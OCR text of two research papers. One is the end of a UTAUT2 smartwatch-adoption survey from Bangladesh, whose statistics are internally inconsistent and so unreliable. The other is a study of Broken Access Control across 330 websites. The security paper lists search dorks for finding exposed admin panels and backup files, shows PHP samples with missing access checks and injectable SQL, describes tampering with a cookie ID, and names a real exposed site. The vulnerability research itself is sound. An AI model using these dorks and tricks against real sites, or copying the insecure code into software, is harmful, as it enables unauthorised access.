The uses of wearable device are depending on consumer's acceptances and use of information technology. A technology acceptance model has been developed named Unified Theory of Acceptance and Use of Technology (UTAUT) by Venkatesh et. al (2003). The development of technology is growing rapidly. So a new model of UTAUT has been developed because of the development of technology. The UTAUT model was developed to describe the acceptance and use of technology. Based on consumers technologies then it will be developed. There are many industries or companies that develop their service of technology and application based on their consumers need. The new model by developing existing model is called UTAUT 2.According to (Venkatesh et. Al., 2012),The purpose of the UTAUT model 2 are- 1) identifying three key constructs from prior research , 2) introducing new relationship, 3) altering some existing relationship. The UTAUT model 2 has seven constructs such as performance expectancy, effort expectancy, facilitating condition, hedonic motivation, price value and habit. These constructs affect behavioral intension.




Figure 1: UTAUT2 Model

Performance Expectancy (**H1**): The performance expectancy has a positive effect on Behavioral Intention of using smart watch.

Effort Expectancy (**H2**): The effort expectancy has a positive effect on Behavioral Intention of using smart watch.

Social Influence (**H3**): The social influence has a positive effect on Behavioral Intention of using smart watch.

Facilitating Conditions (**H4**): The facilitating conditions have a positive effect on Behavioral Intention of using smart watch.

Hedonic Motivation (**H5**): Hedonic motivation has a positive effect on Behavioral Intention of using smart watch.

Price Value (**H6**): Price value has a positive effect on Behavioral Intention of using smart watch.

Habit (**H7**): Habit has a positive influence on Behavioral Intention of using smart watch.

Behavioral Intention (**H8**): Behavioral Intension has a positive effect on user's behavior of using smart watch.





Figure 2: Proposed Model

## III. RESEARCH METHOD

### A. *Data collection procedure*

A total of 150 questionnaires (printed) were distributed among targeted group. We used G-power 3.1 software to measure the sample questionnaires. Our targeted value is 160.Questionnaires was returned with a clear response. The questionnaire consists of two sections. The first section elicited the demographic data; the second section was focused on items to measure the constructs of our research model. Sample Questionnaires make the research model significant.


G*Power 3.1.9.2
File Edit View Tests Calculator Help
Central and noncentral distributions
Protocol of power analyses
critical F = 2.00021
0.8
0.6
0.4
0.2
0
β
α
0
1
2
3
4
5
6
7
8
9
Determine =>
X-Y plot for a range of values
Calculate

Test family: F tests

Statistical test: Linear multiple regression: Fixed model, R² deviation from zero

Type of power analysis: A priori: Compute required sample size – given α, power, and effect size

Input Parameters

| | |
|---|---|
| Effect size f² | 0.15 |
| α err prob | 0.05 |
| Power (1-β err prob) | 0.95 |
| Number of predictors | 8 |

Output Parameters

| | |
|---|---|
| Noncentrality parameter λ | 24.0000000 |
| Critical F | 2.0002077 |
| Numerator df | 8 |
| Denominator df | 151 |
| Total sample size | 160 |
| Actual power | 0.9506385 |

Figure 3: Targeted number of Questionnaire by G-power 3.1

### B. *Sample profile*

The frequency of 50.7% respondents are doing exercises and 45.3% are not used to doing any exercise.86% respondents have knowledge about smart watch and 14% have not.76.7% know the feature about smart watch ,23.3% respondents doesn't know about it is feature.19.3% people purchase smart watch before and 80.7% do not purchase these device.82.7% respondents want to use it.54% respondents think that the price of smart watch in Bangladesh is affordable for them and 46% think that the price is not affordable. If the price is belongs to them then 78% respondents are interested to buy smart watch.

### C. *Demographic information*

Table 1: Statistics

| N | Age | Gender | Exercise | Knowledge | Feature | Purchase 1 | Use | Function | Price | Purchase2 |
|---|---|---|---|---|---|---|---|---|---|---|
| Valid | 101 | 150 | 144 | 150 | 150 | 150 | 149 | 138 | 150 | 150 |
| Missing | 49 | 0 | 6 | 0 | 0 | 0 | 1 | 12 | 0 | 0 |

### D. *Data analysis strategy*

We used the SmartPLS 3.0 software (Ringle et al. 2015) to analyze the research model. We tested the measurement model (validity and reliability of the measures) following the recommended two-stage analytical procedures by Anderson and Gerbing (1988), followed by an examination of the structural model (testing the hypothesized relationship) (see Hair et al., 2014; Alzahrani et al. 2016).A bootstrapping method was used to test the significance of the path coefficients and the loadings(Hair et al., 2014).

## IV. EXPERIMENTAL SETUP AND RESULT

### A. *Measurement Model*

We need to examine two type of validity to assess the measurement model.The convergent validity and then the discriminant validity. The convergent validity of the measurement is usually ascertained by average variance extracted and also the composite reliability (Gholami et al., 2013).The composite reliabilities were all higher than 0.7 and the AVE were also higher than 0.5 as suggested. The discriminant validity of the measures (the degree to which items differentiate among constructs or measure distinct concepts) was examined by following the Fornell and Larcker (1981) criterion of comparing the correlations between constructs and the square root of the average variance extracted for that construct. All the values on the diagonals were greater than the corresponding row and column values indicating the measures were discriminant.

Table 1: Convergent Reliability

| | **Composite Reliability** | **Average Variance Extracted (AVE)** |
|---|---|---|
| BI | 0.879 | 0.707 |
| EE | 0.862 | 0.610 |
| FC | 0.825 | 0.544 |
| HM | 0.850 | 0.662 |
| HT | 0.862 | 0.609 |
| PE | 0.883 | 0.654 |
| PV | 0.822 | 0.607 |
| SI | 0.941 | 0.888 |

Table 2: Discriminate Validity

| | | | | | | | | |
|---|---|---|---|---|---|---|---|---|
| EE | 0.324 | 0.781 | | | | | | |
| FC | 0.392 | 0.506 | 0.737 | | | | | |
| HM | 0.556 | 0.451 | 0.495 | 0.814 | | | | |
| HT | 0.652 | 0.173 | 0.277 | 0.427 | 0.780 | | | |
| PE | 0.533 | 0.216 | 0.375 | 0.435 | 0.493 | 0.809 | | |
| PV | 0.292 | 0.104 | 0.190 | 0.300 | 0.261 | 0.309 | 0.779 | |
| SI | 0.413 | 0.181 | 0.419 | 0.352 | 0.466 | 0.372 | 0.179 | 0.943 |

Table 3: Structural model result

| Relationship | Path coefficient | P-value | T-value | Result |
|---|---|---|---|---|
| EE-> BI | 0.086 | 0.180 | 1.343 | Not Supported |
| FC-> BI | 0.035 | 0.748 | 0.321 | Not Supported |
| HM-> BI | 0.221 | 0.009 | 2.607 | Supported |
| HT-> BI | 0.421 | 0.000 | 4.801 | Supported |
| PE-> BI | 0.171 | 0.064 | 1.855 | Supported |
| PV-> BI | 0.040 | 0.550 | 0.598 | Not Supported |
| SI-> BI | 0.038 | 0.605 | 0.518 | Not Supported |

We used bootstrapping method for structural model. Hair et al. (2014) suggested looking at the $R^2$, beta and the corresponding t-values. The significance level of each path coefficient measures the significance of the hypothesis. From table 4, we can see the relationship between HM (β= 0.009, p < 0.05) , PE (β= 0.064, p < 0.05) and HT(β= 0.000, p < 0.05) on BI are significant which indicate H5,H1 and H7 are supported. Here, H7 are strongly significant on BI. Overall, our result indicates 55% of the variance associated with Behavioral Intension accounted for by seven variables.




Figure 6: Our Proposed Structural model with result

## V. DISCUSSION

These study investigated technology acceptance of wearable devices focused on smart watch. The paper's aim is influencing customer specially of Bangladesh to use smart watch The result of the present study suggests that our hypothesis H1,H5,H7 are supported. H2,H3,H4,H6,H8 are not supported.

The significant impact of Performance Expectancy on Behavioral Intension indicates the degree to which an individual believes that using the system will help him or her to gain proper information. Result of H7 reflects strong influence on Behavioral Intention .That means Habit has the strongest effect on Behavioral Intention. If people have the habit to use smart watch then they will be more influenced to use it. The Behavioral Intention will be increased if the performance expectancy, hedonic motivation and habit increase. Our research goal is identifying the problem why people of Bangladesh are not so much familiar to smart watch and our aim is to influence them to use technology device. We research about it and we found three important factor that has a clear relationship with Behavioral Intention.

## VI. CONCLUSION

### A. *Limitation*

Our targeted sample was limited and they are maximum undergraduate student from one university. In case of large sample size the result might be differed. Our data is collected from the student of software engineering which is a technological subject. The result could be different in case of business administration, social sciences cases. Consumer's perception might change over time, so the smart watch company concern is required. We like to work with more samples in future. Overcoming all these limitations of this study can produce more flawless research contribution.

### B. *Future Research*

With the integrated model named UTAUT2, We propose a theory for consumer's use behavior of smart watch in Bangladesh. The result of our study showed that three independent variables affect the behavior intention of smart watch. It means Performance Expectancy, Hedonic Motivation and Habit are found strong predictors of Behavioral Intention. In other side, Behavioral Intention of using smart watch among the people of Bangladesh influenced by Habit. Our proposed model is empirically tested and contributed to a nascent body of technology acceptance and used people motivation of technology used. Further research is expected to expand research other country to examine the Behavioral Intention of Smart watch or other technology device.

## REFERENCE

[1] Venkatesh, V., Thong, J. Y., &Xu, X. (2012). Consumer acceptance and use of information technology: extending the unified theory of acceptance and use of technology.

[2] Harsono, L. D., &Suryana, L. A. (2014, August). Factors affecting the use behavior of social media using UTAUT 2 model. In Proceedings of the First Asia-Pasific Conference on Global Business, Economics, Finance and Social Sciences, Singapore.

[3] Weng, M. (1916). The acceptance of wearable devices for personal healthcare in China.

[4] Johnson, K. M. (2014). An Investigation into the Usefulness of the Smart Watch Interface for University Students.

[5] Pradhan, D., &Sujatmiko, N. (2014). Can smartwatch help users save time by making processes efficient and easier. Master's thesis. University of Oslo, 18.

[6] Ghalandari, K. (2012). The effect of performance expectancy, effort expectancy, social influence and facilitating conditions on acceptance of e-banking services in Iran: The moderating role of age and gender. Middle-East Journal of Scientific Research, 12(6), 801-807.

[7] Pahnila, S., Siponen, M., &Zheng, X. (2011). Integrating habit into UTAUT: the Chinese eBay case. Pacific Asia Journal of the Association for Information Systems, 3(2).

[8] Wu, M. Y., Yu, P. Y., &Weng, Y. C. (2012). A Study on User Behavior for I Pass by UTAUT: Using Taiwan. Asia Pacific Management Review, 17(1), 91-110.

[9] Knight, J. F., Deen-Williams, D., Arvanitis, T. N., Baber, C., Sotiriou, S., Anastopoulou, S., &Gargalakos, M. (2006, October). Assessing the wearability of wearable computers. In Wearable Computers, 2006 10th IEEE International Symposium on (pp. 75-82). IEEE.

[10] Venkatesh, V., & Zhang, X. (2010). Unified theory of acceptance and use of technology: US vs. China. Journal of Global Information Technology Management, 13(1), 5-27.

[11] Van Schaik, P. (2011). Unified theory of acceptance and use for Web sites used by students in higher education. In Technology acceptance in education (pp. 159-181). SensePublishers.

[12] Akbar, F. (2013). What affects students' acceptance and use of technology?.

[13] Cohen, J. F., Bancilhon, J. M., & Jones, M. (2013). South African physicians' acceptance of e-prescribing technology: An empirical test of a modified UTAUT model. South African Computer Journal, 50(1), 43-54.

[14] Sun, H., & Zhang, P. (2008). An exploration of affect factors and their role in user technology acceptance: Mediation and causality. Journal of the Association for Information Science and Technology, 59(8), 1252-1263.

[15] Slade, E. L., Williams, M. D., &Dwivedi, Y. K. (2014). Devising a research model to examine adoption of mobile payments: An extension of UTAUT2. The marketing review, 14(3), 310-335.

[16] Hsiao, K. L., & Hsiao, K. L. (2017). What drives smartwatch adoption intention? Comparing Apple and non-Apple watches. Library Hi Tech, 35(1), 186-206.

[17] Titman, S., Wei, K. J., &Xie, F. (2013). Market development and the asset growth effect: International evidence. Journal of Financial and Quantitative Analysis, 48(5), 1405-1432.

[18] Magno, M., Porcarelli, D., Brunelli, D., &Benini, L. (2014, November). Infinitime: A multi-sensor energy neutral wearable bracelet. In Green Computing Conference (IGCC), 2014 International (pp. 1-8). IEEE.

[19] Venkatesh, V., Morris, M. G., Davis, G. B., & Davis, F. D. (2003). User acceptance of information technology: Toward a unified view. MIS quarterly, 425-478.

[20] Cohen, J. F., Bancilhon, J. M., & Jones, M. (2013). South African physicians' acceptance of e-prescribing technology: An empirical test of a modified UTAUT model. South African Computer Journal, 50(1), 43-54.

[21] Ghalandari, K. (2012). The effect of performance expectancy, effort expectancy, social influence and facilitating conditions on acceptance of e-banking services in Iran: The moderating role of age and gender. Middle-East Journal of Scientific Research, 12(6), 801-807.

[22] Suryana, L. A. Factors Affecting the Use Behavior of Social Media Using UTAUT 2 Model.

[23] Brown, S. A., &Venkatesh, V. (2005). Model of adoption of technology in households: A baseline model test and extension incorporating household life cycle. MIS quarterly, 399-426.

[24] Venkatesh, V., Thong, J. Y., &Xu, X. (2012). Consumer acceptance and use of information technology: extending the unified theory of acceptance and use of technology.

[25] Limayem, M., Hirt, S. G., & Cheung, C. M. (2007). How habit limits the predictive power of intention: The case of information systems continuance. MIS quarterly, 705-737.

# Quantitative Assessment on Broken Access Control Vulnerability in Web Applications

M. M. Hassan[1], M. A. Ali[1], T. Bhuiyan[1], M. H. Sharif[1], and S. Biswas[1]

[1] Daffodil International University, Dhaka/Bangladesh, maruf.swe@diu.edu.bd
[1] Daffodil International University, Dhaka/Bangladesh, asraf.swe@diu.edu.bd
[1] Daffodil International University, Dhaka/Bangladesh, t.bhuiyan@daffodilvarsity.edu.bd
[1]Daffodil International University, Dhaka/Bangladesh, sharif.swe@diu.edu.bd
[1] Daffodil International University, Dhaka/Bangladesh, saikatbiswas440@gmail.com

*Abstract* - **Broken Access Control (BAC), ranked as 5th crucial vulnerability in Open Web Application Security Project (OWASP), appear to be critical in web applications because of its adverse consequence i.e. privilege escalation that may lead to huge financial loss and reputation damage of the company. The intruder of a web system can get an unauthorized access or upgraded access level by exploiting through the BAC vulnerability due to inadequate validation of user credential, misconfiguration of sensitive data disclosure, inappropriate use of functions in the code, unmanaged exception handling, uncontrolled redirection of webpage, etc. This paper presents the awareness regarding the risk for the existence of BAC vulnerability in the web application to its designer, developer, administrator, and web owner considering the facts and findings of the document before hosting the application on live. The experiment was conducted on 330 web applications using manual penetration testing method following double blind testing strategy where 39.09% of the sites were found vulnerable with the same. Access on redirection settings, misconfiguration of sensitive data retrieval, and unauthorized cookie access exploitation techniques performed on the sample sites among five sectors analyzed based on the reason of BAC, platform, domain, and operating system. Binary logistic regression, Pearson's $\chi 2$- value, odd ratios and p-value tests were performed for analyzing correlations among factors of BAC. This examination also revealed that ignoring session misconfiguration and improper input validation problems are the critical factors for creating BAC vulnerability in application.**

*Keywords* - **Cyber Security, Web Application Vulnerabilities, Web Application Exploitation Techniques, Broken Access Control (BAC).**

## I. Introduction

With the pace of revolution in modern technology, businesses have changed their ways for providing services to its consumer due to satisfy the growing expectations and rapid changing behaviors. Nowadays, web applications are becoming the key instrument for a business, in almost every sectors, to manage their business processes, that includes supply chain management, customer relationship management, employee management, etc. With the use of session management facility, a web application can easily response different service requests securely from its authorized users. Usually a session of the application has been initialized through authenticating the user by some factors of verification such as username and password. Therefore, the application can provide a user friendly customized environment for the consumers where they feel comfortable and find satisfaction in accessing only their authorized resources. Access control features ensures the restriction of accessing web resources such as web pages, database tables, etc. and it is the security configuration for preventing unauthorized access from the intruders. While the use of web applications in managing the business processes marked an important epoch in the history of modern business, risk of loss has been increased, at the same time, in case the existence of vulnerability remains in the application due to careless design and coding during its development. It is evident from the current OWASP list, Broken Access Control (BAC) has been marked as 5th rank vulnerability depending on its existence in the web applications and the adverse consequences [1]. Design flaws (such as Improper Input Validation, Sensitive Data Disclosure, Session Misconfiguration, Directory Readable, etc.) in access control area of the web application architecture may cause higher level privilege of the general user or intruder into the system. Effect of exploitation through BAC vulnerability may lead to serious damages to the application such as unauthorized access in the administrative privilege sections, complete compromise of a web application, etc.

It is not surprising that authentication and access control vulnerabilities are listed among the top ten vulnerabilities in OWASP 2017 list [1], and have been discovered in high-profile applications such as IIS [2] and WordPress [3]. An analysis of exploits for some specific vulnerabilities such as Structured Query Language Injection (SQLi) [3], Cross Site Scripting (XSS) [4], Cross Site Request Forgery (CSRF) [5], Local File Inclusion (LFI) [6], Remote File Inclusion (RFI) [7], Local File Disclosure (LFD) [8], are often found due to improper implementation of user authentication and management of active session which is one of the top two risks according to OWASP [1]. The user authentication and access control problem with the prevention process has been explored in several research. A study conducted on SQLi, Broken

Authentication, Session Management, and XSS web application vulnerability. The author discussed the code level problem analysis of those application layer weaknesses and recommended a guideline for the developers to secure the web application [20]. A study performed on root cause analysis to detect the Session Management and Broken Authentication vulnerabilities and prescribed solutions have been given to reduce the recurring attack of the web application [21]. Process of identifying the Broken Authentication vulnerability, attack procedure, and prescribed guidelines were discussed to protect the web-based system from the intruder [22]. A technique Nemesis, used for preventing access control vulnerabilities and Exploiting Authentication problem on web application are presented in the paper. The author implemented Nemesis through a tool by which the developer can control the given vulnerabilities in a small amount of time [20]. The study explaining the types of Broken Exploiting Authentication problem and Session Management attacks of web applications. Precautionary measures of the given problems were also illustrated at the end of the study [23]. A detailed comparison between Attributed Based Access Control (ABAC) model and traditional role-based models for showing the advantages of ABAC. The work also described ABAC logical architecture and securing policies that can be used in web service access control decisions [10]. An approach introduced a transformation tool FIX ME UP that finds access-control errors and produces candidate repairs that was evaluated by examining ten real-world PHP applications [11]. A prototype Nemesis implemented to protect all known authentication and access control bypass attacks. The evaluation confirmed that the prototype can protect real-world applications [12]. Some other research explained and approached types of Web access control policies. A logic-based policy management approach introduced focusing on XACML (eXtensible Access Control Markup Language) policies, which have become a standard for specifying and enforcing access control policies for various applications and services in current Web-based computing technologies [13].

The security intrusion process has been examined [14],[15]. Other researchers have focused on modeling and designing tools that make some degree of security assessment possible [16]. Alhazmi and co-workers have presented two models for the process of vulnerabilities discovery using data for Windows 98 and NT 4.0. In this work focused on the density of defects in software that constitute vulnerabilities, using data from five versions of Windows and two versions of Red Hat Linux [17],[18],[19]. After reviewing the above, it is found that insignificant research work has been conducted on Broken Access Control. This paper makes an assessment and analysis on Broken Access Control vulnerability and its several types of reasons and exploitation techniques. Also analyze risk factors of reason of BAC.

The rest of the paper is constructed as follows Section 2 describes the methodology of this research, and the experimental result analysis is shown in Section 3. Section 4 makes a discussion based on result analysis. Finally this paper conclude with the significance of result of the research and the future works.

## II. Methodology

*a) Data Collection:*

330 websites were examined to conduct the experiment where the samples were collected from search engine using dork. A dork is a search string containing advanced search operators to find the exact information that a user look for. Some examples of the used dorks in this examination are “inurl admin/upload.php”, “inurl admin/config.php”, “inurl admin/dashboard.php”, “inurl admin/login.php”, “inurl site/backup.zip”, “inurl site/database.sql”, etc. Modification in syntax during producing dork may vary depending on the specific requirement as well as different search engines’ (such as bing, qwant, yahoo, etc.) basic requisite. Once the primary sites are observed, it forwarded to the pre-processing phase to ensure the availability of BAC vulnerability in the site.

*b) Pre-Processing Phase:*


Pre-processing of data is very important for making a proper and valid data-set. The collected raw data is incomplete, inconsistent and tempered if the data is not validate or examined in a proper way. After receiving the list of our selected sites from the output of the dork, it was examined through four exploitation techniques to verify the existence of BAC in those applications.

i) Access on Redirection Setting:

It is one of the best practices of the designer/ developer of web application to separate administrative section pages from the general user panel for avoiding unauthorized access. However, some exceptions have been observed in this study where any user can easily access to the super admin section without any restriction. The following sample code is the instance for which BAC vulnerability existed in the web application where there is no session required for accessing sensitive page(s).

```
Line 1: //** Code Start **//
Line 2: <?  // Access Controlling is not required here //
Line 3: include’inc/config.php’ ;
Line 4: include’inc/conn.php’;
Line 5: // Insecure DB Connentions for accessing Data //
Line 6: $update= mysql query(”UPDATE FROM close_bid where
          item.name = ’ ” . $item_name . ” ’ ” ) ;
Line 7: if($update) {
Line 8:    mysql.close($conn)
Line9: }
Line 10: ?>
Line 11: //** Code End **//
```

Line 6 of the code represents to create a database connection while user access the add_admin page. However, there is no exact sessions for controlling access on the add_admin page, therefore, user can access that page without facing any authentication process.



[redacted]ft_admin/register.php

Register with us

- Usernames may contain only digits, upper and lower case letters and underscores
- Emails must have a valid email format
- Passwords must be at least 6 characters long
- Passwords must contain
  - At least one upper case letter (A..Z)
  - At least one lower case letter (a..z)
  - At least one number (0..9)
- Your password and confirmation must match exactly

Username:

Email:

Password:

Confirm password:


Return to the login page.

Figure 1: User access super admin panel without restriction.

The above snapshot (in Figure 1.) presents the super admin panel in which user can access without restriction.

ii) Misconfiguration of Sensitive Data Retrieval

In some cases, developers or system administrators keep backup files (such as anyname.zip, database.sql, backup.zip, downloads.zip, fullbd.sql, etc.) readable and downloadable from the hosting server machine to access locally/ remotely for the purpose of troubleshooting/ recovering defacement in case any disruption takes place in web application. Therefore, the general user can read/ download those sensitive files without any constraint.



Site is Under Maintenance

anandagroup.biz/groups/aranyaecoresort.com.zip

Opening aranyaecoresort.com.zip

You have chosen to open:

aranyaecoresort.com.zip

which is: Zip archive (27.9 MB)

from: http://anandagroup.biz

What should Firefox do with this file?

○ Open with Archive Manager (default)

● Save File

□ Do this automatically for files like this from now on.

Figure 2: BAC vulnerability allows user to read/ download confidential files from host server of the web application.

The screen short of a BAC vulnerable website (shows in Figure 2.) where it allows general user to read/ download confidential files from the hosting server. Let consider a web application “http://www.xyz.com“. In case the directory of the application is read-able, user can read any files of the directory inserting the directory name after the URL like ”http://www.xyz.com/groups/”. Now user can access all the files included into “groups” directory. Intruder may try to read different files e.g. “abc.com.zip” in the “group” directory i.e. “http://www.xyz.com/groups/abc.com.zip” that may lead to breach the access security of the confidential file. Once the “abc.com.zip” compressed file downloaded, intruder can access all backup files of the system after extraction.

iii) Unauthorized Cookie Access:

Authorization process deals with the level of access to a user of any application and also to limit their privileges among the system resources. Due to improper definition of session in the code of the application causes unauthorized session access in the web application. The following sample PHP code is the example of such coding.

```
Line 1: //** Code Start **//
Line 2: <? session_start();
Line 3: //    Checking For Access Validity //
Line 4: if(!$_SESSION[’member’]) {
Line 5:    header(’Location:login.php’) ;
Line: exit;
Line 7: }
Line 8: // Access Controlling is not required here //
Line 9: include’inc/config.php’ ;
Line 10: include’inc/conn.php’;
Line 11: // Insecure DB Connentions for accessing Data //
Line 12: $delete= mysql_query(”DELETE FROM close_bid where
Line 13:  item.name = ’ ” . $item_name . ” ’ ” ) ;
Line 14: if($delete) {
Line 15:  mysql.close($conn)
Line 16: }
Line 17: ?>
Line 18: //** Code End **//
```

In Line 2 of this code, the system creates a new session. Line 3 checks for the validity of the session. Once it validated, it will allow user to access header.php page. Line 9 includes the configuration file without any restriction. In Line 12, therefore, any user can delete/update or modify database information's without any authorized credentials.

The developers always follow a best practice for building database system. In maximum cases, they set the Administrative ID for Super_Admin Cookie ID value as ID=1 and then the Admin values are given sequentially such as 2, 3, 4, and so on. While browsing the cookie data, a user/intruder can change the ID e.g. value from ID=1004 to ID=1. It will then cause a serious change to their account in case the session is not properly defined for Admin Page which leads to get the all privilege of the changed ID=1(Main_Admin).

From 330 of sample, it is observed that the number of BAC affected web applications were 129 with 4 major risk factors. Those risk factors were categorized by some independent variable values which is the main cause for Broken Access Control (BAC) vulnerability, i.e. Disclosure of Sensitive Data, Unusual Redirections, Session Misconfigurations, Used Languages, Operating Systems, Server/Platforms. All data set were verified by the authority of the Cyber Security Centre, DIU.

a) *Statistical Analysis of the Pre-Processed Data:*

The prime objective of this investigation is to identify the association among the factors with BAC vulnerability and discover those factors which are statistically significant. Initially after pre-processing collected data, association and p-value among BAC with various factors has been encountered by $\chi2$ - test. Binary logistic regression has been conducted among those factors which are statistically significant ($p<0.05$) having the odds ratio (OR) with 95% confidence interval (C.I). After that, the Pearson $\chi2$ - test has been used to determine the association among factors. The whole analysis has been executed by IBM Statistical Package for Social Sciences

(SPSS version 22.0).

## III. Results

Small sample technique is used as sampling method for this study. The technique has been constructed using the following Equation (1) [24]:

$d^2$

$$s= X^2+NP(1-P)\div d^2(N-1)+ X^2P(1-P) \qquad (1)$$

Here, required sample size is represented as '*s*', '*N*' *is* the population size, '*P*' *is* the population proportion, '*d*' the degree of accuracy expressed as a proportion, and '$X_2$' is the table value of chi-square for 1 degree of freedom at the desired confidence level (3.841). G*Power 3.1.9.2, a statistical tool, is used to identify the sample size of our investigation by using the Eq.1. Linear multiple regression test has been conducted under F tests family where number of predictors is selected as 4 in our case since the maximum predictors of the testing model is the types of exploitation. The value of α err prob was set as 0.05 and Power (1-β err prob) is selected as 0.95 in the tool. As per the result from the tool, minimum 129 valid samples was required. Figure 3 represents the percentage of sample between BAC free and vulnerable website.




Figure 3: Percentage of sample between BAC free and vulnerable website.

Among the 330 samples, 39.09% websites were affected with BAC vulnerability whereas the remaining 60.91% applications were observed free from BAC. Access on redirection settings, misconfiguration of sensitive data retrieval, and unauthorized cookie access exploitation techniques were found effective for BAC vulnerable sample collection for this study. Manual penetration testing method [25] using double blinded strategy [26] was chosen to collect information for this examination. This dataset has been analyzed initially with the demographics i.e. sectors. Binary logistic regression, Pearson's χ2- value, odd ratios and p-value tests were conducted to analyze correlations among the factors of BAC that includes reason of BAC, exploitation techniques, platform, and application hosed the operating system. The analysis is discussed below.

Table 1 represents the frequency analysis for the existence of BAC vulnerability in five sectors (education, e-commerce, government counterpart, health, and private company) of our sample.

Table 1. Frequency analysis for the Existence of BAC Vulnerability among Five Sectors

| Sector | Frequency | Percentage |
|---|---|---|
| Education | 33 | 25.58% |
| E-commerce | 36 | 27.91% |
| Govt. Counterpart | 28 | 21.71% |
| Health | 10 | 7.75% |
| Private Company | 22 | 17.05% |
| **Total** | **129** | **100.00%** |

It is observed from the above table that the web applications of E-commerce are mostly affected by the BAC vulnerability with the percentage of 27.91% to compromise their access privileges whereas health sites are the least affected sector with only 7.75% for the given type of exploitation. Educational institution, government counterpart, and private company sites were vulnerable with BAC with the percentage of 25.58%, 21.71%, and 17.05% respectively.

The data of 330 web applications (where 39.09% of the applications were affected by BAC vulnerability and the rest of them were not affected) analyzed in the result section. Here the total analysis process take place at the three different tables includes frequency distribution with p-value, odd ratio with confidence interval of predictors, and association among factors.

Table 2. Frequency Distribution with p-value of Risk Factors Between Reason of BAC, Exploitation Techniques, Sectors, Platforms, and OSs vs. the presence of BAC vulnerability in the web application.

| Factors | | BAC Vulnerability Status | | P-Value |
|---|---|---|---|---|
| | | Found | Not Found | |
| Reason of BAC | Improper Input Validation | 71 | 79 | 0.021* |
| | Sensitive Data Disclosure | 10 | 67 | |
| | Session Misconfiguration | 48 | 10 | |
| | Directory Readable | 0 | 45 | |
| Exploitation Techniques | Access on Redirection Setting | 60 | 109 | 0.000* |
| | Misconfiguration of Sensitive Data Retrieval | 42 | 74 | |
| | Unauthorized Cookie Access | 27 | 18 | |
| Sectors | Education | 33 | 97 | 0.917 |
| | Ecommerce | 36 | 38 | |
| | Govt. Counterpart | 28 | 20 | |
| | Health | 10 | 8 | |
| | Private Company | 22 | 38 | |
| Platform | PHP | 113 | 65 | 0.000* |
| | JAVA | 4 | 37 | |
| | .NET | 12 | 99 | |
| OS | UNIX | 72 | 101 | 0.000* |
| | Windows | 23 | 38 | |
| | Cent-OS | 34 | 62 | |

